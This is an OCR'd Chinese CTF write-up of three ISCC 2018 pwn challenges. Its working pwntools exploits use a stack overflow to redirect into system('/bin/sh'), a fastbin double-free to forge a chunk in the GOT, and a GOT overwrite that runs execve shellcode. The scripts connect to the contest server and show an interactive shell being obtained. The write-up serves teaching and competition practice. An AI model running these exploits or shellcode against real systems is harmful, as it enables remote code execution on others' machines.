
ISCC 2018 PWN WriteUp

原创

lacoucou 于 2018-05-27 20:17:40 发布 2014 收藏
分类专栏： ctf 文章标签： ISCC 2018 PWN WriteUp



1.Login [分值:200]--年轻人的第一道PWN

漏洞位置：

```
1  __int64 Menu()
2  {
3    __int64 result; // rax
4    char buf[68]; // [rsp+0h] [rbp-50h]
5    int v2; // [rsp+44h] [rbp-Ch]
6    __int64 v3; // [rsp+48h] [rbp-8h]
7
8    memset(buf, 0, 0x40uLL);
9    v3 = 0LL;
10   do
11   {
12     while ( 1 )
13     {
14       while ( 1 )
15       {
16         puts("\nPanel\n\n1. exec command\n2. show user list\n3. exit\n");
17         printf("Your choice: ");
18         fflush(_bss_start);
19         // 漏洞在这  buf只有0x40 读了0x480
20         v2 = read(0, buf, 0x280uLL);
21         buf[v2] = 0;
22         if ( buf[0] != '1' )
23           break;
24         ExecCmd();
25       }
26       if ( buf[0] != '2' )
27         break;
28       ShowUserlist();
29     }
30     result = (unsigned __int8)buf[0];
31   }
32   while ( buf[0] != 51 );
33   return result;
34 }
```


漏洞见上图，BUF大小0x40 读取时读了0x280字节，这样可覆盖掉Menu函数的返回值。

```
.text:00000000004007B6 ExecCmd         proc near               ; CODE XREF: Menu+77↓p
.text:00000000004007B6
.text:00000000004007B6 var_10          = qword ptr -10h
.text:00000000004007B6 var_4           = dword ptr -4
.text:00000000004007B6
.text:00000000004007B6 ; __unwind {
.text:00000000004007B6                 push    rbp
.text:00000000004007B7                 mov     rbp, rsp
.text:00000000004007BA                 sub     rsp, 10h
.text:00000000004007BE                 mov     [rbp+var_4], 0
.text:00000000004007C5                 mov     [rbp+var_10], 0
.text:00000000004007CD                 mov     esi, offset s2  ; "admin"
.text:00000000004007D2                 mov     edi, offset strUsername ; s1
.text:00000000004007D7                 call    _strcmp
.text:00000000004007DC                 test    eax, eax
.text:00000000004007DE                 jz      short loc_4007EC
.text:00000000004007E0                 mov     edi, offset s   ; "Sorry, this feature is only available f"...
.text:00000000004007E5                 call    _puts
.text:00000000004007EA                 jmp     short locret_400860
.text:00000000004007EC ; ---------------------------------------------------------------------------
.text:00000000004007EC
.text:00000000004007EC loc_4007EC:                             ; CODE XREF: ExecCmd+28↑j
.text:00000000004007EC                 mov     edi, offset format ; "Command: "
.text:00000000004007F1                 mov     eax, 0
.text:00000000004007F6                 call    _printf
.text:00000000004007FB                 mov     rax, cs:__bss_start
.text:0000000000400802                 mov     rdi, rax        ; stream
.text:0000000000400805                 call    _fflush
.text:000000000040080A                 mov     rax, cs:stdin@@GLIBC_2_2_5
.text:0000000000400811                 mov     rdx, rax        ; stream
.text:0000000000400814                 mov     esi, 0FFh       ; n
.text:0000000000400819                 mov     edi, offset cmd ; s
.text:000000000040081E                 call    _fgets
.text:0000000000400823                 mov     esi, 0Ah        ; c
.text:0000000000400828                 mov     edi, offset cmd ; s
.text:000000000040082D                 call    _strchr
.text:0000000000400832                 mov     [rbp+var_10], rax
.text:0000000000400836                 cmp     [rbp+var_10], 0
.text:000000000040083B                 jz      short loc_400844
.text:000000000040083D                 mov     rax, [rbp+var_10]
```



```
.text:0000000000400841                 mov     byte ptr [rax], 0
.text:0000000000400844
.text:0000000000400844 loc_400844:                             ; CODE XREF: ExecCmd+85↑j
.text:0000000000400844                 cmp     [rbp+var_4], 0
.text:0000000000400848                 jz      short loc_400856
.text:000000000040084A                 mov     edi, offset cmd ; command
.text:000000000040084F                 call    _system
.text:0000000000400854                 jmp     short locret_400860
.text:0000000000400856 ; ---------------------------------------------------------------------------
.text:0000000000400856
.text:0000000000400856 loc_400856:                             ; CODE XREF: ExecCmd+92↑j
.text:0000000000400856                 mov     edi, offset aSorryThisFeatu_0 ; "Sorry, this feature has been disabled."
.text:000000000040085B                 call    _puts
.text:0000000000400860
.text:0000000000400860 locret_400860:                          ; CODE XREF: ExecCmd+34↑j
.text:0000000000400860                                         ; ExecCmd+9E↑j
.text:0000000000400860                 leave
.text:0000000000400861                 retn
.text:0000000000400861 ; } // starts at 4007B6
.text:0000000000400861 ExecCmd         endp
.text:0000000000400861
```


此函数中存在一个可能执行system命令的地方。0x0040084A

利用思路：

1.Menu函数read时覆盖Menu的返回地址到0x0040084A。 选择选项为1

2.进入ExecCmd函数输入命令"/bin/sh"

3.回到Menu函数执行发送命令"3" 退出Menu函数。此时程序就会跳到0x40084A执行system("/bin/sh").

poc:

```
from pwn import *
import binascii
import time

g_local=False
#context.log_level='debug'

sh=0
if g_local:
    sh=process("./pwn50")
else:
    sh=remote("47.104.16.75",9000)

def login():
    print sh.recvuntil(': ')
    sh.sendline("admin")
    print sh.recvuntil(': ')
    sh.sendline("T6OBSh2i")
    print sh.recvuntil(': ')


def test():
    login()
    #Overwrite the return address by system call
    paload='1'*16*5+p64(0)+p64(0x40084A)
    sh.sendline(paload)
    print sh.recvuntil(': ')

    #send "/bin/sh"
    sh.sendline("/bin/sh")
    print sh.recvuntil(': ')

    #run system("/bin/sh")
    sh.sendline("3")
    sh.interactive()
```

成功执行：

```
test@test-virtual-machine:~/Desktop/2018$ python ./pwn50.py
[+] Opening connection to 47.104.16.75 on port 9000: Done
username:
password:

Panel

1. exec command
2. show user list
3. exit

Your choice:
Command:
Sorry, this feature has been disabled.

Panel

1. exec command
2. show user list
3. exit

Your choice:
[*] Switching to interactive mode
$ ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cd home
$ ls
normal
$ cd normal
$ ls
pwn
$ cd pwn
$ ls
flag.txt
pwn50
$ cat flag.txt
```

2.Write some paper [分值:200]

漏洞位置：

```
1  int delete_paper()
2  {
3    int v1; // [sp+Ch] [bp-4h]@1
4
5    printf("which paper you want to delete,please enter it's index(0-9):");
6    __isoc99_scanf("%d", &v1);
7    if ( v1 < 0 || v1 > 9 )
8      exit(1);
9    free(*(&link_list + v1));
10   return puts("delete success !");
11 }
```

free的时候，没有清空指针，可。。。。。。。。。

ISCC一上线，所有上网的人便都看着他笑，有的叫道，“ISCC，你又处新题了！”他不回答，对柜里说，“加两道web题，再来一个Reverse。”便排出九文大钱。他们又故意的高声嚷道，“你出的题又被秒了！”ISCC 睁大眼睛说，“你怎么这样凭空污人清白……”“什么清白？我前天亲眼见你PWN题目一上线，就被网友吊着打。”ISCC便涨红了脸，额上的青筋条条绽出，争辩道，“PWN题怎么秒杀……PWN！……程序猿的事，能算秒杀么？”接连便是难懂的话，什么“Double Free”，什么“Use after Free”之类，引得众人都哄笑起来：网内外充满了快活的空气。

没搞定。。。以后更新。

20180526更新，看了别人的writeup。https://www.colabug.com/2955477.html

原来伪造的堆块是直接放在got表中。

fastbin attack . 参考文章：

https://blog.csdn.net/qq_29343201/article/details/72627537

https://segmentfault.com/a/1190000005183474

再分配的时候只检查了size，也不要求对齐。

fastbin attack

基本信息

利用类型：堆利用
堆利用类型：针对fastbin的利用
利用思想：利用fastbin的free只检查是否和上一个freechunk相等，使得同一个chunk两次进入free list，造成UAF，可以更改fastb
利用难点

需要能够两次free同一个chunk
更改fd的时候，为了能够在之后的malloc之后返回这个值，需要通过一个check，会检查fd指向的这个位置的size(这个位置可以不用对齐
详细信息

fast bin的free检查了比较多的东西，所以这里就不再都贴出来了，其漏洞的主要原因在于fastbin
的实现其实是一个单链表实现的栈，后进先出，free的时候只检查了这个栈的栈顶，这样的话，
只要不是连续的free两次同一个chunk，就可以顺利的将一个chunk放进free list。之后的分配会使得
chunk虽然在free list里，但是也被分配了出来，这样就可以更改到fd指针，使其指向其他位置。

检查栈顶的代码如下：

```
    /* Check that the top of the bin is not the record we are going to add
       (i.e., double free).  */
    if (__builtin_expect (old == p, 0))
      {
        errstr = "double free or corruption (fasttop)";
        goto errout;
      }
```

需要注意的一点是，在分配的时候还有一个检查：

```
          if (__builtin_expect (fastbin_index (chunksize (victim)) != idx, 0))
            {
              errstr = "malloc(): memory corruption (fast)";
            errout:
              malloc_printerr (check_action, errstr, chunk2mem (victim), av);
              return NULL;
            }
          check_remalloced_chunk (av, victim, nb);
```

这个检查是指即将分配的这个chunk大小应该在其相应大小的idx上，比如size都为0x20大小的
fastbin，能够接受的值就是0x20-0x27范围，分配过去应该有这个范围的值（被当做size），
否则将会出现memory corruption。

所以利用的时候需要想办法找到一个相应的size，这个size其实是不需要对齐的，所以可以通过
错位的方式构造一个假的size值出来。找到相应的size就可以进行分配到相应位置了。

原来一直以为是要分配在栈上。

找到另外一份writeup,确实是分配在栈上的。

```
#!/usr/bin/env python

# -*- coding: utf-8 -*-

from pwn import *

from time import sleep
```

```
import sys


elf = ELF("./pwn3")

context.log_level = "debug"

io = process("./pwn3")

libc = elf.libc
#raw_input("run ida......")


def DEBUG():

    raw_input("DEBUG: ")

    gdb.attach(io, "b *0x400B26")




def add(idx, length, content):

    io.sendline("1")

    print io.recv(200)

    io.sendline(str(idx))

    print io.recv(200)

    io.sendline(str(length))

    print io.recv(200)

    io.sendline(content)

    print io.recv(200)



def delete(idx):

    #io.sendlineafter("2 delete papern", "2")

    #sleep(0.01)

    #io.sendlineafter(":", str(idx))

    #sleep(0.01)

    io.sendline("2")

    print io.recv(200)

    io.sendline(str(idx))
```

```
    print io.recv(200)


#伪造chunk在got表

def test1():

    print io.recv(200)

    print "xxxxxx"

    fakeChunk = 0x602030+2

    add(0, 0x30, '0000')         #chunk0=0x1691010

    add(1, 0x30, '1111')         #chunk1=0x1691050

    delete(0) # 0

    delete(1) # 1 -> 0
1691010    00 00 00 00 00 00 00 00  41 00 00 00 00 00 00 00  ........A.......
1691020    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691030    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691040    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691050    00 00 00 00 00 00 00 00  41 00 00 00 00 00 00 00  ........A.......
1691060    10 10 69 01 00 00 00 00  00 00 00 00 00 00 00 00  ..i.............
1691070    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691080    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691090    00 00 00 00 00 00 00 00  71 0F 02 00 00 00 00 00  ........q.......

    delete(0) # 0 -> 1 -> 0
1691010    00 00 00 00 00 00 00 00  41 00 00 00 00 00 00 00  ........A.......
1691020    50 10 69 10 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691030    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691040    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691050    00 00 00 00 00 00 00 00  41 00 00 00 00 00 00 00  ........A.......
1691060    10 10 69 01 00 00 00 00  00 00 00 00 00 00 00 00  ..i.............
1691070    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691080    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691090    00 00 00 00 00 00 00 00  71 0F 02 00 00 00 00 00  ........q.......


    # 0 -> 1 -> 0 -> fakeChunk  返回chunk0 的地址

    add(0, 0x30, p64(fakeChunk)) # 1 -> 0 -> fakeChunk   ptr=1691020
1691010    00 00 00 00 00 00 00 00  41 00 00 00 00 00 00 00  ........A.......
1691020    32 20 60 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691030    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691040    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
    add(1, 0x30, '1111') # 0 -> fakeChunk                ptr=1691060

    add(2, 0x30, '2222') # fakeChunk                     ptr=1691020
1691010    00 00 00 00 00 00 00 00  41 00 00 00 00 00 00 00  ........A.......
1691020    32 32 32 32 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691030    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
1691040    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
  //值被改了但是fastbin中还保存者 0x602032
602032 40 00 00 00 00 00 56 07  40 00 00 00 00 00 1B 5F
602042 37 7F 00 00 40 C7 17 5F  37 7F 00 00 86 07 40 00
```

```
602052 00 00 00 00 C0 73 19 5F  37 7F 00 00 30 01 1E 5F
602062 37 7F 00 00 70 BE 1C 5F  37 7F 00 00 D0 74 1C 5F
602072 37 7F 00 00 D6 07 40 00  00 00 00 00 00 00 00 00
602082 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
602092 00 00 00 00 00 00 00 00  00 00 00 00
```

```
    #  payload = 'aaaaaaaabbbbbbbbccccccccddddddddd'

    payload = p8(0) * (3 * 8 - 2) + p64(elf.sym['gg']) * 2

    #  DEBUG()
```

```
    io.sendline("2")
```

add(3, 0x30, payload) #ptr=602042

```
got.plt:0000000000602018 off_602018 dq offset cfree             ; DATA XREF: _free↑r
.got.plt:0000000000602020 off_602020 dq offset _IO_puts          ; DATA XREF: _puts↑r
.got.plt:0000000000602028 off_602028 dq offset fread             ; DATA XREF: _fread↑r
.got.plt:0000000000602030 off_602030 dq offset loc_400746        ; DATA XREF: ___stack_chk_fail↑r
.got.plt:0000000000602038 off_602038 dq offset loc_400756        ; DATA XREF: _system↑r
.got.plt:0000000000602040 off_602040 dq 1800h                    ; DATA XREF: _printf↑r
.got.plt:0000000000602048 off_602048 dq 0                        ; DATA XREF: ___libc_start_main↑r
.got.plt:0000000000602050 off_602050 dq 0                        ; DATA XREF: ___gmon_start__↑r
.got.plt:0000000000602058 off_602058 dq offset gg                ; DATA XREF: _strtol↑r
.got.plt:0000000000602060 off_602060 dq offset gg                ; DATA XREF: _malloc↑r
.got.plt:0000000000602068 off_602068 dq offset unk_7F375F1CBE00  ; DATA XREF: _setvbuf↑r
.got.plt:0000000000602070 off_602070 dq offset __isoc99_scanf    ; DATA XREF: ___isoc99_scanf↑r
.got.plt:0000000000602078 off_602078 dq offset loc_4007D6        ; DATA XREF: _exit↑r
.got.plt:0000000000602078 _got_plt ends
```

```
    io.interactive()

    #io.close()

    # flag{ISCC_SoEasy}


#伪造chunk在栈上

def test2():

    print io.recv(200)
    #一次最多接收48个字符，一次性提交3组错的，第三次打印出来的是栈地址

    io.sendline('a'*48*3)

    data=io.recvuntil('\x7f')

    stack=data[-6:]+'\x00\x00'

    stack_addr=u64(stack)

    print "stack addr:",hex(stack_addr)
```

```
    add(5,32,"aaaa")
    add(6,32,"aaaa")

    delete(5)
    delete(6)
    delete(5)

    #io.recv(200)
    io.sendline("3")
    io.recv(100)
    io.sendline(str(49))

    add(5,32,p64(stack_addr+96))
    add(6,32,'a'*32)
    add(6,32,'a'*32)

    add(6,32,'a'*8+p64(0x400943))

    io.sendline("6")
    io.interactive()

test1()
```


https://ctf-wiki.github.io/ctf-wiki/pwn/heap/fastbin_attack/

3.Happy Hotel [分值:300]

漏洞位置：

```
1  int begin_400A8E()
2  {
3    signed __int64 i; // [rsp+10h] [rbp-40h]
4    char v2[48]; // [rsp+20h] [rbp-30h]
5
6    puts("who are u?");
7    for ( i = 0LL; i <= 47; ++i )
8    {
9      read(0, &v2[i], 1uLL);
10     if ( v2[i] == 10 )
11     {
12       v2[i] = 0;
13       break;
14     }
15   }
16   // 这里有漏洞，上边输入48个字符的话，这里会把栈地址打印出来
17   printf("%s, welcome to ISCC~ \n", v2);
18   puts("give me your id ~~?");
19   getChoice_4007DF();
20   return sub_400A29();
21 }
```


第一个漏洞，buffer 48个字节，读了48字节，之后紧跟一个prinf。如果最后一字节不是\n的话，就不会变成0，这样打印的时候就会把后边的内容打印出来。紧跟着的就是rbp.




```
1  int sub_400A29()
2  {
3    char buf; // [rsp+0h] [rbp-40h]
4    char *dest; // [rsp+38h] [rbp-8h]
5
6    // -0000000000000040 buf             db 56 dup(?)
7    // -0000000000000008 dest            dq ?                    ; offset
8    // +0000000000000000  s              db 8 dup(?)
9    // +0000000000000008  r              db 8 dup(?)
10   dest = (char *)malloc(0x40uLL);
11   puts("give me money~");
12   read(0, &buf, 0x40uLL);
13   // read时会覆盖掉dest 这里可以是任意值
14   strcpy(dest, &buf);
15   ptr = dest;
16   return sub_4009C4();
17 }
```


这个漏洞很明显buf空间只有56字节，然而读了0x40(64)字节，这样read的时候，如果传入64个字符就会把dest的值覆盖掉。

等strcpy时候就能任意地址写内容。

然而，发现了这些漏洞，缺依旧没有做出来，一直想着执行system("/bin/sh")拿shell.

然而找不到泄漏函数地址的地方，也没找到合适的执行的地方。。。

知道搜索了 pwn who are u 就找到了答案。

https://blog.csdn.net/qq_33528164/article/details/79681606

这题也是抄的，基本上没有变化。

按照题目中内容执行shellcode 就OK。

思路就是把free的函数地址改到shellcode的地方，然后执行shellcode .

1.who are u?时发送shellcode,根据泄漏的rbp地址计算shellcode地址。

2.利用strcpy 把free的函数地址改写到shellcode地址。

3.执行free。即执行shellcode.

```
from pwn import *
import binascii
import time
import struct

g_local=True
context.log_level='debug'

sh=0
free_got=0x602018
if g_local:
    sh=process("./pwn200")
    #elf = ELF('./pwn200')
    #free_got = elf.got["free"]
    #print_log("attch by ida.....")
    raw_input("ida has attch? Press any key for continue...")
else:
    sh=remote("47.104.16.75",8997)


shellcode = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\x
def test2():
    print sh.recv(100)
    sh.send(shellcode+'a'*(48-len(shellcode)))  #发送shellcode
    if not g_local:
        print sh.recvuntil("\n")
    str_recv=sh.recv(256)
    print "return",str_recv,repr(str_recv)
    str_stack=str_recv[48:48+6]                #接收print 输出  获取rbp地址
    print str_stack
    str_stack+="\00\00"
    ebp,=struct.unpack("Q",str_stack)
    print "Stack address:%08x"%ebp
    offset=0x50
    shellcode_addr=ebp-offset
    print "shellcode_addr = " + hex(shellcode_addr)
    sh.sendline('0') #id
    print sh.recvuntil('\n')

    payload = p64(shellcode_addr)
    #the juck data must be '\x00' in the got!
    sh.send(payload + '\x00'*(0x38-len(payload)) + p64(free_got))   #strcpy(free_got,payload)

    sh.recvuntil('choice :')
    sh.sendline('2')
    sh.interactive()

test2()
```

执行过程：

```
[DEBUG] Received 0xb bytes:
    'who are u?\n'
who are u?

[DEBUG] Sent 0x30 bytes:
    00000000  31 c0 48 bb  d1 9d 96 91  d0 8c 97 ff  48 f7 db 53  |1·H·|····|····|···
·|H··S|
    00000010  54 5f 99 52  57 54 5e b0  3b 0f 05 61  61 61 61 61  |T_·R|WT^·|;··a|aaaa|
    00000020  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  |aaaa|aaaa|aaaa|aaaa|
    00000030
```



```
1 int begin_400A8E()
2 {
3   signed __int64 i; // [rsp+10h] [rbp-40h]
4   char v2[48]; // [rsp+20h] [rbp-30h]
5
6   puts("who are u?");
7   for ( i = 0LL; i <= 47; ++i )
8   {
9     read(0, &v2[i], 1uLL);
10    if ( v2[i] == 10 )
11    {
12      v2[i] = 0;
13      break;
14    }
15  }
16  // 这里有漏洞，上边输入48个字符的话，这里会把栈地址打印出来
17  printf("%s, welcome to ISCC~ \n", v2);
18  puts("give me your id ~~?");
19  getChoice_4007DF();
20  return sub_400A29();
```

00000A8E begin_400A8E:17 (400A8E)

Hex View-1


```
0007FFC7A129680  31 C0 48 BB D1 9D 96 91  D0 8C 97 FF 48 F7 DB 53  1...й·..Ќ·..H...
0007FFC7A129690  54 5F 99 52 57 54 5E B0  3B 0F 05 61 61 61 61 61  T_.RWT^.;..aaaaa
0007FFC7A1296A0  61 61 61 61 61 61 61 61  61 61 61 61 61 61 61 61  aaaaaaaaaaaaaaaa
0007FFC7A1296B0  D0 96 12 7A FC 7F 00 00  59 0B 40 00 00 00 00 00  Ж·.z....Y.@.....
0007FFC7A1296C0  B8 97 12 7A FC 7F 00 00  00 00 00 00 01 00 00 00  ...z............
0007FFC7A1296D0  60 0B 40 00 00 00 00 00  30 98 2D 64 00 7F 00 00  `.@.....0.-d....
0007FFC7A1296E0  00 00 00 00 00 00 00 00  B8 97 12 7A FC 7F 00 00  ...........z....
0007FFC7A1296F0  00 00 00 00 01 00 00 00  36 0B 40 00 00 00 00 00  ........6.@.....
0007FFC7A129700  00 00 00 00 00 00 00 00  88 B5 96 24 13 B2 00 CE  ...........$....
```

buffer


printf 执行完，计算shellcode地址：

```
return 1◆H\xbbй\x96\x91Ќ\x97\xffH◆◆ST_\x99RWT^\xb0;\x0f\x05aaaaaaaaaaaaaaaaaaaa
Ж\x12z◆, welcome to ISCC~
'1\xc0H\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xffH\xf7\xdbST_\x99RWT^\xb0;\x0f\x05aaaa
aaaaaaaaaaaaaa\xd0\x96\x12z\xfc\x7f, welcome to ISCC~ \n'
Ж\x12z◆
Stack address:7ffc7a1296d0
shellcode_addr = 0x7ffc7a129680
[DEBUG] Sent 0x2 bytes:
    '0\n'
```


read前：



read之后：



dest变成602018：

```
.got.plt:0000000000602000 ;org 602000h
.got.plt:0000000000602000 dq offset stru_601E28
.got.plt:0000000000602008 qword_602008 dq 7F00648AA168h          ; DATA XREF: sub_400600↑r
.got.plt:0000000000602010 qword_602010 dq 7F006469A870h          ; DATA XREF: sub_400600+6↑r
.got.plt:0000000000602018 off_602018 dq offset loc_400616        ; DATA XREF: _free↑r
.got.plt:0000000000602020 off_602020 dq offset loc_400626        ; DATA XREF: _strcpy↑r
.got.plt:0000000000602028 off_602028 dq offset _IO_puts          ; DATA XREF: _puts↑r
.got.plt:0000000000602030 off_602030 dq offset _IO_printf        ; DATA XREF: _printf↑r
.got.plt:0000000000602038 off_602038 dq offset __read            ; DATA XREF: _read↑r
.got.plt:0000000000602040 off_602040 dq offset __libc_start_main ; DATA XREF: ___libc_start_main↑r
.got.plt:0000000000602048 off_602048 dq offset loc_400676        ; DATA XREF: ___gmon_start__↑r
.got.plt:0000000000602050 off_602050 dq offset __libc_malloc     ; DATA XREF: _malloc↑r
.got.plt:0000000000602058 off_602058 dq offset _IO_setvbuf       ; DATA XREF: _setvbuf↑r
.got.plt:0000000000602060 off_602060 dq offset atoi              ; DATA XREF: _atoi↑r
.got.plt:0000000000602060 _got_plt ends
.got.plt:0000000000602060
```


执行strcpy,free_got变成shellcode地址。

```
.got.plt:0000000000602000 dq offset stru_601E28
.got.plt:0000000000602008 qword_602008 dq 7F00648AA168h          ; DATA XREF: sub_400600↑r
.got.plt:0000000000602010 qword_602010 dq 7F006469A870h          ; DATA XREF: sub_400600+6↑r
.got.plt:0000000000602018 off_602018 dq offset unk_7FFC7A129680  ; DATA XREF: _free↑r
.got.plt:0000000000602020 off_602020 dq offset unk_7F006435E9D0  ; DATA XREF: _strcpy↑r
.got.plt:0000000000602028 off_602028 dq offset _IO_puts          ; DATA XREF: _puts↑r
.got.plt:0000000000602030 off_602030 dq offset _IO_printf        ; DATA XREF: _printf↑r
.got.plt:0000000000602038 off_602038 dq offset __read            ; DATA XREF: _read↑r
.got.plt:0000000000602040 off_602040 dq offset __libc_start_main ; DATA XREF: ___libc_start_main↑r
.got.plt:0000000000602048 off_602048 dq offset loc_400676        ; DATA XREF: ___gmon_start__↑r
.got.plt:0000000000602050 off_602050 dq offset __libc_malloc     ; DATA XREF: _malloc↑r
.got.plt:0000000000602058 off_602058 dq offset _IO_setvbuf       ; DATA XREF: _setvbuf↑r
.got.plt:0000000000602060 off_602060 dq offset atoi              ; DATA XREF: _atoi↑r
.got.plt:0000000000602060 _got_plt ends
.got.plt:0000000000602060
data:0000000000602068 ; ============================================================================
```


接着执行free操作，进入shellcode执行。

```
[stack]:00007FFC7A129680 31 C0                    xor     eax, eax
[stack]:00007FFC7A129682 48 BB D1 9D 96 91 D0 8C 97 FF mov     rbx, 0FF978CD091969DD1h
[stack]:00007FFC7A12968C 48 F7 DB                 neg     rbx                     ; rbp=0x0068732F6E69622F /bin/sh
[stack]:00007FFC7A12968F 53                       push    rbx
[stack]:00007FFC7A129690 54                       push    rsp
[stack]:00007FFC7A129691 5F                       pop     rdi
[stack]:00007FFC7A129692 99                       cdq
[stack]:00007FFC7A129693 52                       push    rdx
[stack]:00007FFC7A129694 57                       push    rdi
